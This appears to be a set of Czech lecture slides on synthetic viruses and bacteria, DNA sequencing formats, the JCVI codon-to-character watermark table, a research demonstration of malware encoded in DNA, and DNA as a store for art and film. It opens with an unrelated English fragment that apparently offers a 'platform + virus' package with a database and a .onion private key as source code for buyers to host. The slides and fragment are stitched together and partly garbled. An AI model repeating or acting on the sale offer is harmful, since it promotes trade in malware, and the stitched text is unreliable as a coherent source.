
- Platform + virus;
- Platform + virus + database + toxicola7qvv37qj.onion private key.

I'm talking about source code and documentation, you'll have to set up your own server.

Mezi digitálním a biologickým – syntetické viry a bakterie

- Poliovirus vytvořený člověkem - poliovirus jednoduchý RNA virus složený ze 7741 bází, syntetizovali jeho genom
- Vědci ze Státní university v New Yorku (Jeronimo Cello, Aniko Paul a Eckard Wimmer)
- když vložili RNA do samčích buněk, virus začal pracovat, první replikující se organismus vytvořený lidskou rukou


Mycoplasma mycoides JCVI-syn1.0 (2010)



Mycoplasma mycoides JCVI-syn1.0 (2010)

- J. Craig Venter Institute – vědci zmapovali kompletní DNA bakterie a převedli její genom na vlastní abecedu, kterou uložili do počítače

Sekvencování DNA



Genetický kód

- Kódování DNA – Adenin (A), Guanin (G), Thymin (T), Cytosin (C)
- Příklad DNA řetězce:
ATGCTCGAATACATGTCAATGTGA
- řetězec rozdělen na tripletty:
ATG CTC GAA TAC apod.
- výsledkem sekvence zvané Geny

Formát – FASTQ/FASTA

```
--->gzip -cd L2I_S1_L001_R1_001.fastq.gz | head
@M00805:5:000000000-A0VLL:1:1101:16473:1320 1:N:0:1
NTTGTCATCAGCTGAAGATGAAATAGGATGTAATCAGACGACACAGGAAGCAGATTTTGCTAAT
TTGGAAGTCTAGGTCAGCTGAAGATCCTGTGAGCGAAGTTCCGGCAGTGTCACAGCAC
+
#55<<?BBDBDDDDDDFFFFFFHHHHHFFHHAFFHHHHHHHHHBHHHHHFFHHHHHHHHDGDGHC
AFHFHHHHHHHFGHDDHFBFHDFHFFHFFFHFFFA=@BEEED)@<B?BE3==?EEEE
@M00805:5:000000000-A0VLL:1:1101:15023:1321 1:N:0:1
NAGAAATCACAGACATACAAAGCAGTCTGTGTCCTTAGGTCCTGAGCAGCCTCCAGCACATTCT
AGCATCTGCCGTCACATTGTTCTGCACACACCGTCCTTGTCACTGCAGAAGACAGA
+
#55???BBDEDDDDDDGGGGGGIIIIIIIIIIIIIIIIIIIIIIHIIHIIHFGHHHIIIIIIIIIIHIIII
HHHHHHHHHHHHHHHHHHHHHHHHHHHHGGFGEGGGGGGGGGGGGGGGGGEGGGGCEGG>
@M00805:5:000000000-A0VLL:1:1101:14046:1321 1:N:0:1
NTTTCGTGGAAGTGGGTTACCTGACAGTGTGCACGCCCCAGCAGGTTACAATATTCTCGTGG
ACATGAGTGCCTCTCTTTCAGAGCTGTCTGCTTTTTTCTGTCAAAGAAAGGAGCATT
```

Genová abeceda

- Adenin, Guanin, Thymin, Cytosin - báze DNA

TAG = a	GCA = k	TCC = u	AGA = 4	CAC = /
AGT = b	AAC = l	TTG = v	GCG = 5	CCA = =
TTT = c	CAA = m	GTC = w	GCC = 6	CGA = .
ATT = d	TGC = n	GGT = x	TAT = 7	GAG = !
TAA = e	CGT = o	CAT = y	CGC = 8	CAG = :
GGC = f	ACA = p	TGG = z	GTA = 9	GGA = "
TAC = g	TTA = q	TCT = 0	ATA = space	GTG = ,
TCA = h	CTA = r	CTT = 1	GGG = chr(10)	TCG = @
CTG = i	GCT = s	ACT = 2	AGC = >	CCC = -
GTT = j	TGA = t	AAT = 3	CGG = <	

- Informace vložené do dna
- Tři citáty - TO LIVE, TO ERR, TO FALL, TO TRIUMPH, TO RECREATE LIFE OUT OF LIFE." - JAMES JOYCE; "SEE THINGS NOT AS THEY ARE, BUT AS THEY MIGHT BE."-A quote from the book, "American Prometheus"; "WHAT I CANNOT BUILD, I CANNOT UNDERSTAND." - RICHARD FEYNMAN.

DNA Hack

- Výzkumníci z University of Washington
- Zakódování malwaru do DNA
- Malware se spustí v počítači, když převedeme DNA do digitálního kódu



-

DNA sekvencer

DNA jako úložiště kulturních dat

- Eduardo Kac – Genesis (1999)
- „I řekl Bůh: 'Učiňme člověka, aby byl naším obrazem podle naší podoby. Ať lidé panují nad mořskými rybami a nad nebeským ptactvem, nad zvířaty a nad celou zemí i nad každým plazem plazícím se po zemi.' „

Joe Davis – Tree of Knowledge (2014 -)



- Uložení digitálního filmu do DNA



Original Image



Image Reconstructed From Bacteria